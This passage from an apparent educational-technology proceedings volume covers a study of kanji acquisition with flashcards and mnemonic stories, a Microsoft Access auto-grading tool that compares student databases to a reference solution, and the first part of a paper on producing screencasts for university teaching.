- he/she has started learning kanji already (complete beginners excluded)
- he/she hasn't learn Japanese script as a part of compulsory education (Chinese and most Korean native speakers excluded).

The average age of the subject was 23 years, ranging from 21 to 41. Most of the subjects were native speakers of English (48%), while the others' native languages were Polish, Indonesian/Malaysian, Spanish, Burmese, Vietnamese, Arabic, Bulgarian, German, Mongolian, Dutch, Swedish and Ukrainian. According to the Japanese level, there were 22 beginner-intermediate level 10 intermediate and 15 advanced level students. The average subjects spend 3 years and 2 months learning Japanese in classroom, and had an additional year of independent study. It is interesting to note that there is no big difference in the average learning length between upper-beginner or intermediate level, and more advanced learners. This is due to the sample itself, because the students on advanced levels mostly come from Asian countries which have a longer tradition of Japanese language education and more exposure to Japanese language and culture. A research on a larger scale could prove this hypothesis.

B. Results

The number of characters that a subject knows how to recognize, pronounce and write served as a measure of success in *kanji* acquisition. We can compare number of known characters to general Japanese level, 1 being the lower beginner, and 5 being the advanced. Five levels are chosen to correspond to five levels of Japanese language proficiency test.



Figure 1. Level of Japanese and *kanji* knowledge

As we can see, there is a big difference between recognizing character shape of pronunciation and writing a character. The difference is growing bigger with the student's level. We also notice how the numbers of *kanji* known stagnates in the intermediate level, which is a common problem in Japanese acquisition. When a number of characters known grows to around 500, the progress suddenly slows down. The subjects have listed most common problems in the learning process, which is presented in Table I. In the experimental part of this research, we tried to tackle the issues that subjects stated as difficulties in learning. Figures in Table I denote percentage of participants reporting the problem.

TABLE I. MOST COMMON PROBLEMS IN KANJI LEARNING

Rank	*Problem*	*%*
1	Forgetting *kanji* fast	70.2
2	Confusing similar *kanji* shapes	63.8
3	No connection between shape and meaning of *kanji*	36.2
4	Difficult to memorize pronunciation	29.8
5	Order of learning is illogical or confusing	25.5

Other important point of the survey was the question about strategies subjects use while learning *kanji.* Table II summarizes most often mentioned methods of learning according to the student's level. Figures in Table II denote percentage of participants using the mentioned strategy.

TABLE II. MOST COMMON KANJI LEARNING STRATEGIES

Method	*% overall*	*% (1)*	*% (2)*	*% (3)*	*% (4)*	*% (5)*
Writing the character until remembered	87.23	80	86	87.5	100	87.5
Using paper flashcards	53.19	60	42.8	60	57.14	37.5
Using a computer or a smartphone	29.79	20	42.8	60	28.5	0
Using other methods or media	31.91	20	0	50	28.5	62.5

The data about the learning strategies help us understand two points. Firstly, they explain the stagnation of progress between lower and higher levels of proficiency. In this particular set of data from our subjects, levels 3 and 4 of general proficiency in Japanese reported knowing almost the same number of *kanji,* as we can see in Figure 1. While these data cannot speak for all international students of Japanese, it shows the influence of different study methods to *kanji* acquisition. Subjects belonging to level 3 of Japanese proficiency group had shorter period of Japanese learning and lower overall proficiency, but roughly the same number of characters known. This means that their learning strategies are most likely more effective, and this group noted using multimedia among 60% of subjects.

Still, simply using the computer or smartphone does not mean that its usage yields results, which is seen

when beginner and advanced groups are compared. Figure 2 shows the influence of multimedia on acquisition of Japanese script in more detail. The methods stated in the survey were divided in traditional ones (using pen and paper) and modern one (using multimedia). According to the method used, the numbers of *kanji* known were compared. As we can see, when the data is compared according to the type of the method, there is a significant difference in the success rates of students. It should be noted that the students who used multimedia successfully often stated that they use a systematic approach to *kanji* learning in order to tackle common problems, such as forgetting *kanji* or confusing similar shapes and sounds.



Figure 2. Influence of using modern methods in *kanji* acquisition

Even though the difference between kanji skills (reading, recognition and writing) is still present, the difference between two groups is large enough to convince us that the multimedia does matter in the learning process.

From all the data in the survey, we can conclude that the following characteristics of a learner are significant for a successful acquisition and longer retention of a large number of characters:

- length of learning process,
- emersion in Japanese language environment as much as possible,
- personal affinity and interest towards *kanji* learning (upper half of subjects showed a higher satisfaction with classes and stated an average 4 out of 5 affinity toward *kanji* learning),
- willingness to work on own methods (92% more successful half of subjects stated they still want to improve their methods, instead of 68% in the lower half),
- usage of multimedia,
- systematization of *kanji* (50% in upper half, 13% in lower half).

Almost all of the subjects used repeated writing method, which seems useful method when supplemented with other strategies. On the other hand, usage of paper flashcards did not seem to make a big difference in results. According to this survey, the experimental class will have student use SRS flashcard method and systematization as main methods of learning.

IV. THE EXPERIMENT

A. Methodology and setting

Six beginner students of Japanese from Croatia were chosen to participate in the experimental *kanji* acquisition course. Three had previous basic knowledge of Japanese (A1.1 level, both syllabic scripts and very basic *kanji* education), and three had just begun their studies. Ages of subjects ranged from 16 to 29, and both sexes were equally represented. Two of the participants were high school students, and four were attending university. Participants were asked to actively participate in and after classes. Classes lasted one semester, one session a week with total of 30 class hours.

The main idea of this experimental course was to help students acquire *kanji* at much higher speed and retention rate compared to the traditional approach. Traditional approach in *kanji* education normally consists of listing characters (approximately 6 a week on beginner level and 12 a week on intermediate level) and assigning students to memorize them as homework in any way they see fit. Approach used in this research was to present 30-40 characters each week (although some sessions were review-only), but to present students with more interesting way to systematize, memorize and review characters. The primary goal was to help students acquire between 300 and 400 characters in one semester, compared to 50-100 taught in faster traditional courses. Secondary goals were to enhance participant's understanding of *kanji* structure in general, to introduce more interesting, multimedia-oriented methods of learning, and to make students more interested in studying *kanji.*

Before lessons, characters were organized to be presented in a more systematic order and relevant to students. Since order of learning was listed as one of the issues in acquisition, some changes to traditional learning order were introduced. *Kanji* are usually presented in order similar to the one used in Japanese elementary schools, using the criteria of shape simplicity and usage frequency, without regard to similar shapes which can easily be confused. The learning order presented in this research takes in account similarities between shapes of characters which are easily confused, as advised by Pye [6], and the rule that all elements of a complicated character should be understood before its acquisition. That means that sometimes the less common characters with simple shapes will be presented before more common ones with complex structure, but we consider this helpful approach in understanding the structure of *kanji.* Understanding all elements in a character enables one to use creative techniques to memorize it, like stories and visual representations.

That takes us to another important point used in the experimental course. Similar to systems used by authors such as Henshall [7] and Heisig [3], participants were asked to devise stories using parts of the character, to connect the meaning of its parts to the whole. It should be noted that this approach rarely represents the historical development of *kanji*'s meaning, but its help in memorization and retention is invaluable, as shown by the survey in this research. Usually, such systems are

suggested for use in independent study, but this time we tried to incorporate it in classroom. In this way students could share ideas and make learning more interactive and fun.

Third point of this research was use of multimedia in learning process. Students used two main methods every week and few additional methods occasionally. After every class, participants were asked to write their own stories about the characters in order to help them memorize it. Stories were shared online in a collaborative document, similar to *Reviewing the Kanji* website, but on a smaller scale and with a limited number of characters. Collaboration between participants and in authoring the material is thought of as an important part of *kanji* learning process [8]. Secondly, students were encouraged to use free SRS program Anki either on computer or a smartphone. They were asked to review as often as possible, with updates ready every week. Additional methods occasionally used were videos about *kanji* development and history (e.g. Japanese show called *Kanji daisuki*) or pictorial representation of *kanji* (e.g. *Kanji Pictografix* smartphone application). Lastly, participants were asked to use and see Japanese as much as possible in Japanese comics, video games or TV shows.

Every few weeks participants took various quizzes in order to both review learned characters and practice recognition of known components in larger characters. In the end of 30 hours' course participants were asked to provide their feedback.

B. Results

Generally, the group was successful in acquiring around 320 characters, but the success rate varied among the participants. All of them reported they liked this type of course and that they would like to continue (3 participants strongly agreed, while 3 agreed). Participants generally liked to notice their progress and the ability to understand a much larger portion of written Japanese. Motivation is considered to be extremely important in the study of *kanji* [9]. Participants not currently taking classes in Japanese wished they experienced more integration of character's reading in real Japanese context. It should be noted that this course served only to introduce shape and meaning of characters, and taking it without real context of Japanese language environment might result in lower motivation for studying.

Difference in success among participants can be explained with the difference in methods individual participants employed. Although they were all provided with the same guidelines, some of the participants followed them over the whole course, while some of them rarely used mentioned guidelines for individual learning, participating only in the classes. It is interesting to note that two of the participants that actively used Anki and wrote stories themselves achieved near 100% acquisition of characters thought and even devised their own methods of integrating learned *kanji* in Japanese context themselves. Another two participants who occasionally followed guidelines achieved between 60-80% acquisition, finishing the course with knowledge of 150-200 characters. They reported irregular reviews with Anki, but used multimedia in order to surround oneself with *kanji*. That helped to remember certain characters, but without systematic approach, a number or the characters not appearing in a given videogame or show was not acquired. Last two participants reported less than 60% success with acquisition, but still were able to recognize a larger number of *kanji* in comparison to the state before the course. It should be noted that they almost never used proposed methods for acquisition, due to their reported free time restrictions. Even the less successful participants favored this integrative and systematic method to simple listing of *kanji* without order and context. It is important to mention that modern methods used in this experimental course would not have been successful without proper implementation. Anki flashcards should be used with mental concentration and care, and occasionally a traditional pen and paper exercise is also advised.

If we compare these results with those collected through the survey, we find that the participants showed better and faster acquisition then the average learner in the survey. Specifically, if an average learner acquires no more than 300 characters after a year of a college level study, a participant in the experiment was twice faster, learning up to 300 characters within 30 hours of the classes. Learning at this rate could enable learners of Japanese to acquire all of 2136 general-use characters in three years university program of Japanese language.

This experiment with only six participants provided us with enough data to start using the multimedia and story-producing approach in class with a higher number of participants, and for a longer period of instruction. Data from such more comprehensive experiments shall be reported in subsequent research.

V. CONCLUSION

In this paper we presented research about modern methods which could enhance *kanji* acquisition for international students of Japanese as a second language. In the first part, we gave the overview of some tools and software for either explicit or implicit learning of *kanji* on various platforms. In the second part, we presented the results of the survey conducted among 47 international students which stated most common problems in learning *kanji* and most often used methods for studying. Problems that students encounter include low retention rates, confusing similar shapes and pronunciations and illogical study order. Most common study strategies include repeated writing, paper or digital flashcards, various multimedia and systematization methods such as Heisig system. Surveyed students were divided into groups who used modern methods such as multimedia together with traditional approach such as repeated writing, and it was noticed that besides diligent and motivated study, usage of multimedia in *kanji* learning significantly helps in acquisition. Secondly, systematization of *kanji* also makes a significant difference in the acquisition rates.

Therefore, we organized an experimental course for 6 students in which the guidelines acquired through the survey were employed. Participants were expected to

memorize between 300 and 400 characters in one semester of study through 30 hours of classes and independent study at home, using Anki SRS digital flashcards and systematic division of *kanji* components. *Kanji* was presented in an order different from traditional, with the emphasis on similarity between shapes, but also frequency of usage as *kanji* itself or as a *kanji* component. Every week participants devised stories to help them memorize shapes and meaning of *kanji* in question, and to share stories in an online environment. Other multimedia was also offered occasionally. General results of the experimental course were successful. Most of the participants reported satisfactory acquisition of the characters and preference for this method over the traditional one. All of the participants plan to continue to learn Japanese language and *kanji*. It can be approximated that at this rate, all of 2136 *kanji* for general use could be successfully acquired within 3 years university bachelor course of Japanese studies.

We can therefore conclude that modern multimedia language learning methods such as digital flashcards, immersion in Japanese language through Internet environment or online collaboration can improve acquisition of *kanji,* and the affinity towards learning, which is an important part of the lengthy *kanji* learning process.

ACKNOWLEDGMENT

We would like to thank Vanja Štefanec for preparing and organizing Anki flashcards for the experimental course in this research.

Tools for Grading Students' Exercises for Microsoft Access Applications

N. Majstorović*, Ž. Širanović * and K. Kavran*
*Polytechnicum Zagrabiense/INRO , Zagreb, Croatia
nmajstor@yahoo.com, zsiranovic@tvz.hr, kresimir.kavran@tvz.hr

Abstract - This paper describes the teacher's tools for automated grading of students' exercises in Microsoft Access skill and knowledge. The method requires teachers to build etalon sample of Microsoft Access database which satisfies all the requirements expected to be done by the students. This etalon is processed by Distiller Utility to extract information about database objects and its properties into decision-support database. The Property Browser allows the teachers to assign score points for correct value settings of arbitrary property for each database table, form, report or their fields, sections or controls. Finally, the Grader Utility is to perform inspection of collected student's databases and report their results. Flexible parameterized exercise description is also generated with RTF memos included. Some degree of robustness is accomplished in grading accuracy for text and numeric values. The development is in the direction to port decision-support database from Microsoft Access to Microsoft SQL server, Property Browser as ASP.NET application and includes Queries and Entity Relationship support.

I. INTRODUCTION

There are many software tools developed in order to help teachers in teaching and grading students. The learning curve improvement that would result in spared time and faster and more accurate testing is welcome. The great benefit for teaching institutions came from the use of general purpose lessons development and delivering systems such as Moodle having functionality of generating and grading the student tests. Other supplemental grading tools are to be integrated as in [6]. Used programming technique is covered in [1].

Some curricula and topics require emulators for testing the students' skills and knowledge. This approach requires students to build a solution document using the targeted application.

This paper describes the tools developed to help in grading students using Microsoft Office applications and in particular Microsoft Office Access as a database management system. Comparing the teachers' etalon solution against the student test is used. In order to be as accurate as possible all the possible attributes of all objects are exposed to assign score points in fine details.

The Grader Utility performs calculation of a huge multitude of individual results even for a large number of students' groups. Summary and detailed test results are available.

II. TEACHER ETALON SOLUTION

A. Microsoft Access Application

Microsoft Access is a Relational Database Management System (RDBMS). Although this tool has limited capabilities of judging the students' ability in developing database applications, the elements of database solutions such as database tables, Structured Query Language (SQL) queries, screen forms and reports are very precisely defined and therefore it is possible to accurately grade the required design. Most of the knowledge and skills mastered in Microsoft Access design is applicable in building solutions in any RDBMS.



Figure 1. Grader database ER

B. Building solution

The teacher is supposed to prepare a simple but representative test covering the knowledge of database objects as much as possible. This means choosing the examples dealing with well-known and commonly used entities and events. Most of the time the students are expected to deal with selecting the proper data type, entity

relationship and assigning attributes values rather than the objects themselves.

The starting point in judging a student's test is to have the teacher's etalon solution whose grading would amount to 100%. This is also to verify that the task can be easily done within the required time.

C. *Details to be considered*

During the test design session the teacher is supposed to precisely assign the values to all the attributes of each object in the solution which are going to be taken into account. It is recommended to avoid using wizards and to leave most of the default values unchanged.

III. DISTILLER UTILITY

A. *Microsoft Access Application*

The Microsoft Access application is usually split into separate front-end and back-end parts. The tests are supposed to be in single mdb or accdb database file. The students' test documents are collected database files



Figure 2. Browser Utility

named by the students and assigned to them in the Grader database.

The teacher etalon database is to be processed by the Distiller Utility and for that it has to be completed and locked. The Grader database is a structured Microsoft Access database containing information about students, test samples, obtained (scored) points in relation to the obtainable results.

There are many tools developed to automate process of comparing Microsoft Office documents made by students against etalon. This approach is used for Excel in [3] and [4], Access in [3], Word in [5] and Power Point in [5].

At the very beginning tests consists of unique Visual Basic for Applications (VBA) code modules for judging particular example. This was very time consuming and error sensitive job. The Grader database is used to make program modules reusable. Teacher focus is to select and assign score points to objects and properties he/she chooses rather than deal with VBA code performing comparison of documents.

B. *Access Tables*

Table is the key building block in the relational database design. The theory and techniques for database normalization are well-known but difficult. Fortunately, thinking about entities and their native attributes in describing the real world events usually leads to pretty good design.

The Distiller Utility examines each table from the etalon database and obtains their properties and all its fields. For each field all the attribute-value pairs are stored in details of the table record.

C. *Access Forms*

The Screen Form for display and editing of table data is usually done by wizards. Good Form design includes the choice of controls and their layout for representing different data types contained in the data tables.

The Distiller Utility loops the collection of forms, stores the forms *data in a* master objects table and then loops through controls collection and stores controls attribute-value pairs in detail.

D. *Access Report Forms*

The Report Form for display and printing of table data is usually done by wizards. The report design includes the grouping levels, choice of controls and their layout for representing different data types contained in the data tables.

The Distiller Utility loops through the collection of reports, stores reports data in master objects table and then loops through controls collection and stores controls attribute-value pairs in detail.

E. *Access Code Modules*

Automated Grading of programming knowledge as in [7] is not covered jet. Although, VBA code written for event handling can be extracted they are not automatically compared.

IV. PROPERTY BROWSER

A. *Browsing Objects*

The completed etalon database is to be locked. The distilled database contains all the information about the etalon and exposes them to assign score points to the chosen selection of attribute-value pairs and to add remarks and other useful data for task composition.

Although this database may have a very large number of records (a well-known sample database "North wind" traders consists of 8 tables, 22 forms, 13 reports having 825 fields and controls with potentially 80,847 attribute-value pairs. Grader database is of great help. One can use only several tables, forms and reports and ask the students to design a solution satisfying the strongly specified requirements.

B. *Using markup and print control data*

When assigning score points the teacher can add a remark for each attribute-value pair or store Rich Text

Format (RTF) task description in the memo field. Flags: *hide property*, *hide value* and *hide type* are also used in producing Access Report for the test. This document elaborates in detail what the students are expected to do but it is formal, uniform and rigid. The remarks and memos are used to make them better. The teacher can use this report as a starting point for writing a good exercise text.



Figure 3. Grader Utility

V. GRADER UTILITY

A. *Assigning documents to students*

The completed and collected documents are to be assigned to students by document path. This path is used to actually open the student's database for inspection. The student's table may be populated or imported and used for other tests. The student's ID is used as the primary key for this table.

B. *Grading*

The grading process is to be initiated student by student. The Microsoft Access application is used to actually open and show the students' database for inspection. The tables, forms and reports are looped through their fields and controls and compared for their values with the etalon. If no exact match for names and text variables is found, the grader looks for the closest match. For numeric data a threshold for relative error is used.

The teacher can make changes in the student's database in order to resolve some grading errors. Finally, if no score is assigned by the teacher, the grader-suggested score points can be accepted. Grading process is fast and easy but not automatic [8].

C. *Result Report*

For each test ID in the support database a summary report is generated as Access report. The Report SQL query aggregated by the student ID can be exported as Excel workbook. For each student there is an available detailed report and for a large number of students it may be convenient to export it to the Portable Document Format (PDF) format.

VI. CONCLUSION

The approach of comparing the students' documents against the teacher's etalon is feasible not only for grading Microsoft Office Applications. It might be also very useful for applications with well-known object data model such as Autodesk Auto Cad or Adobe CS InDesign.

The Programming Utility for grading Microsoft Access is done first. The reason is in fact that with writing a relatively small piece of code a great part of access objects and their properties are covered. The Distilling etalon database to the finest detail proved to be right on target, because the Property Browser facilitates the teacher in navigating through the tables, forms, reports and their controls to assign score points to the selected attribute-value pairs. The building task description is automated as an Access report form. The grading results accuracy is very high and the grading results are available as a summary report and detailed report for each student.

The porting of the Grader database to SQL server and programming Browser Utility as ASP.NET [2] application can be easily done in order to exchange public tests among registered users.

The main drawback is the time-consuming task of giving supplementary texts to make the task description less rigid and to hide some task details the teacher does not want the students to see.

Creation and Use of Screencasts in Higher Education

S. Mohorovičić
University of Rijeka, Faculty of Maritime Studies, Rijeka, Croatia
sanja@pfri.hr

Abstract - This paper researches potential uses of the screencasts in higher education. Screencasts can be applied in various courses, not only in informatics. Several examples from teaching practice are mentioned. Two aspects of producing screencasts in higher education are elaborated: when screencast is produced by the teacher and by the student. Step by step procedure of screencast creation is explained – from preparation to publishing and sharing. Most popular screencasting tools are mentioned and compared.

I. INTRODUCTION

Modern students, the so called Net Generation or Digital Natives, use computers on daily basis and spend big amount of time online. They are accustomed to modern technology, multimedia and online environment. In order to fill their own learning gaps, students are frequently searching for help on YouTube [1], Wikipedia and Google. This is a much faster and simpler way to gain necessary information or to find how-to explanations, than using books.

Development of information and communication technologies (ICT) has influenced teaching and learning process. Blended courses have become common in higher education over the past few years. Students are no longer limited simply to books and face-to-face lessons. Learning materials have become varied, teachers and students use various types of synchronous and asynchronous communication over Internet and teaching can be realized online. Creation of multimedia teaching and learning material is becoming easier and cheaper. The use of screencasts is getting increasingly popular in higher education.

"A screencast is a digital recording of computer screen activity, often containing audio narration." [2] The content of computer screen, microphone, video camera and computer audio can be captured with screencast, although it is usually used only for recording computer screen and audio narration. Terms screencasting, screen capturing and screen recording are synonymies, and refer to the process of creating screencast. Screencasting tool refers to the software application for recording screencast. A person who creates screencast doesn't need any specific technical knowledge besides the basic computer operating skills, but if a more complex, better edited and polished screencast is wanted, more skills and time are needed.

In their classrooms, many teachers use a computer connected to a projector in order to demonstrate how to navigate the Web, complete a specific task within an application or share other computer-based information [3]. Screencasting tool allows teachers to record what is on their computer screen and share created videos with students. When someone is watching a screencast, the effect is like a live experience: it's like looking over the teacher's shoulder in one-on-one instruction, or like looking at the teacher's demonstration on a computer over the projector on the wall in a classroom. Teacher's presence is very important in teaching. One method for being more present in e-learning, especially in distance education, is using screencasts.

The paper researches potential uses of screencasts in higher education, listing several examples from teaching practice. Step by step procedure of screencast creation is explained – from preparation to distribution stage. Most popular screencasting tools are mentioned and compared. There are many advantages but there are also some disadvantages and potential problems which should be considered when designing and using screencasts. Some of them will be pointed out.

II. POTENTIAL USES

"A screencast can be a standalone multimedia learning object or can be part of a series that together comprise a fuller learning resource, or indeed be part of a learning object that integrates a screencast(s) with other hypermedia elements."[4]

Classification of educational screencasts can be made in several ways. Considering who creates a screecast, we distinguish two groups: created by teacher or created by student. One simple classification categorizes the screencasts as substitutional, supplemental and those created by students [5], [6]. Substitutional screencasts are the substitute to the traditional face-to-face lecture in the classroom, enabling student to hear the material again or to catch up if he/she missed the lecture. Supplemental screencasts are more used in higher education and have greater educational value, providing (1) summaries or synthesis of the course material, or (2) additional material for broadening or deepening student's understanding or teaching matter presented in the classroom. Screencast are commonly created by teachers but students are not necessarily just the consumers of the screencasts; they can also be creators of the learning material (screencasts) thus developing their ICT skills and creativity. Study [7] lists five instructional strategies that are commonly used in the

screencasts: provide overview, describe procedure, present concept, focus attention, and elaborate content.

The students prefer interactive tutorials to passive tutorials [8]. Screencasts are more effective when they engage the user to be active rather than passive. Quiz questions can be embedded in the screencast to ensure dynamic interactivity between the video and the user [9].

A. *Screencasts Created by Teacher*

Teachers and staff members (IT suport, librarians, etc.) create screencasts primarily according to the students' needs with the intention to support student learning to achieve learning outcomes and provide technical support. Screencast should be created only if it is the most appropriate and effective way to present or explain something to the students. They can also be used in a face-to-face class, not just outside the clasroom.

Here are some examples of how the screencasts can be used: software demonstration, computer-based procedures, presenting how to navigate a website and find information, illustrating step-by-step problem solving, answering frequently asked questions, explaining complex concepts, explaining how to complete a homework assignment, previewing a forthcoming lecture, reviewing or summarizing a previous lecture, explaining diagrams, pictures or simulations, giving personalized feedback to students on assignments, etc. In higher education, screreencasts are not used just for students, they are also used for instructing teachers and other professionals in higher education institutions (e.g. explaining how to fill out forms and use various applications). Textual how-to explanations can be complicated and time consuming to write; on the other hand, screencasts are great replacement for them and can be more effective than following a set of written instructions.

According to existing research and experiences in higher education, generally positive feedback has been given by the students (consumers of the screencasts), often demanding for more screencasts created by a teacher. Results mostly show that screencasts are an effective and efficient tool for enhancing and facilitating student learning. The following is a short insight into using screencasts in different areas within the higher education.

Screencasts can be very beneficial in computer programming courses for demonstration of problem solving process and guided worked examples. For example, [10] discuss the use of screencasts in Java programming course and [11] in the introductory programming wih C. There are several studies on using screencasts in mathematics (mathcasts) [12], [13], [14] and statistic courses [2], [15]. Screencasts can also be created using a tablet for showing handwritten step-by-step solutions to math problems including specialist mathematical notation. Article [16] describes the use of screencasts for demonstrating how to use MATLAB software in an engineering focused university. In medical education, images are often used for explaining, thus screencasts can be used to accompany anatomy and embryology [17] or ophthalmology [18] lectures. Study [19] describes the use of the screencasts in a large introductory materials science and engineering course. There are many studies ([20], [21], [22], [23], [24], etc.) on using screencasts within academic libraries. Screencasts cover instructions on searching specific databases, using catalogs and other library related tasks. Teachers can also use screencasts for communication with students regarding their work. Studies [25] and [26] show positive experiences of the use of screencasts as video feedback (veedback) and evaluation of assignments and essays.

Besides these positive experiences, there are few researches with different results. For instance, study [27] indicates that across all learning preferences students performed much better in recreating tasks when they used a static web page with screen shots than they did after viewing a screencasting tutorial. Study [28], that looked at the use of screencasts in teaching object-oriented programming in Java, found no significant effect of screencasts on learning.

B. *Screencasts Created by Student*

Although the literature talks less about the screencasts created by students than those created by the teachers, these videos are also very useful in higher education. A teacher can give students an assignment to create screencasts, which can be graded. Students can explain solved tasks, present the project, explain a concept, etc. through screencast and thus be the creators of the instructional videos, which can be beneficial for all students. In that way, students can learn from one another.

Study [29] shows that screencasts in which each student explains geometric proofs (mathematics) followed by the students reviewing all their screencasts, have an influence on developing their skills at writing and evaluating geometric proofs. Another example of positive experience of students' screencasts is in a computer programming course "Algorithms and data structures" at the University of Rijeka, Faculty of Maritime studies [30], where they have been in use for two generations. In the beginning of semester, the students have been given an assignment to record a short video explaining one of the main concepts of C++ language. These screencasts put together were supposed to cover the basics in order to refresh their knowledge. Although the quality of these screencasts varied depending on the author, students were relatively satisfied with their videos and pointed out that they were very helpful. Besides, the students were encouraged to explain solved assignments (programming code) that they solved at home, using screencasts instead of coming to the faculty for consultations. Several students were very satisfied to use this option.

III. WORKFLOW OF SCREENCAST CREATION

While each screencast can have somewhat different purpose, screencasts are all similar in terms of development and production [19]. Creation of screencast can be simple, but a huge number of factors determine the overall quality of a video [31]. First of all, pedagogical and instructional design principles should be taken into consideration in screencast creation, which is discussed throughout literature: [32], [13], [33], [4], [7], etc. "Scripting, piloting, and editing while keeping educational

principles at the forefront will undoubtedly take additional time" [22]. A novice presenter could need several hours to create a short 5-10 minutes screencast but this time should reduce significantly with experience [14]. It would be a good idea to watch other people's screencasts before creating her/his own. In that way, teacher will be able to see other good or bad examples which will give him an insight on what should be taken into account. With the complexity of the screencast, needed time and skills are increasing.

A methodical workflow of creating screencast by stages will be described and some relevant tips will be pointed out, regardless of the specific screencasting tool. More detailed description of the creation process, software and file formats can be found in [34]. Fig. 1 shows stages of the workflow of screencast creation.

A. *Equipement*

Screencast creation requires a computer, software for capturing the computer screen in video format (screencasting tool), microphone for voice recording and optionally a web cam. In addition, speakers for playback are also required. For more consistent sound quality, the use of microphone with headphones is a better option since they remain at a fixed distance from a speaker's mouth and less noise is being recorded.

Before screencast creation, all the necessary equipment should be prepared and one of the screencasting tools chosen. Several of them will later be mentioned and compared.

B. *Planning*

Careful planning is the most important for the recording stage of screencast creation and can greatly improve screencast quality. The planning includes what is being recorded, more accurately, what are the learning goals and content. It would be wise to create a clear and concise story script or a storyboard for the screencast that is going to be recorded. The script can be more or less detailed. It can include word for word description of everything that will be narrated accompanied with the visual sequences of onscreen activity (for example, in two columns: action on the screen in one column and audio in the other), or a few written guidelines or reminders can be sufficient, especially for a person who is more comfortable with the subject matter and has more experience with screencasts. The "extras" (e.g. annotations) that will be included in the editing stage should also be considered in the script [35].

Although a screencast can be recorded without narration, research [36] has showed that screencast with narration was significantly more effective than screencast without narration in enhancing students' learning performance. It is advised to break large topics into smaller segments and create several screencast instead of a long one because one of the most important recommendations in the reference books is to keep screencast short. There are several reasons for that; a smaller file size and keeping students' attention and patience are only some of them. If a series of screencasts is being recorded, they should be of consistent dimensions (resolution), as well as have a common style - branding (e.g. introductory and ending title screen).

C. *Preparation*

This stage of screencast creation requires preparation of the equipment, materials, content of the computer screen and the surroundings (location).

Preparation and testing if the equipment is working properly with the best settings is needed (for example, is the microphone recording the voice at all and is the recorded sound of good quality – voice should be loud enough and clear). All materials that will be used in the screencast should be prepared (e.g. presentation, images, animations). Computer screen shouldn't contain unneeded content that could distract the viewer or reveal unwanted data. Therefore, the unnecessary applications and content should be closed or removed (for example, block pop-ups and close unnecessary toolbars in the web browser). Software applications, documents, etc. that will be used in screencast should be opened and sized to the record window. In order to avoid complications with hiding personal or proprietary information, another user account on the computer can be created. For better text and elements visibility on screen, the font size can be increased or the resolution of the computer changed and than screencast recorded in full screen at a lower resolution [37]. Selecting quiet location and controlling the ambient noise (electrical interference, machines, fans, etc.) and interruptions are important for the best sound quality [38].

If necessary, the content of the screencast can be tested and practiced several times before switching into the recording stage.

D. *Recording*

If the script or the storyboard in the preparation stage is good and detailed, the content and an estimated time of the video duration are known.

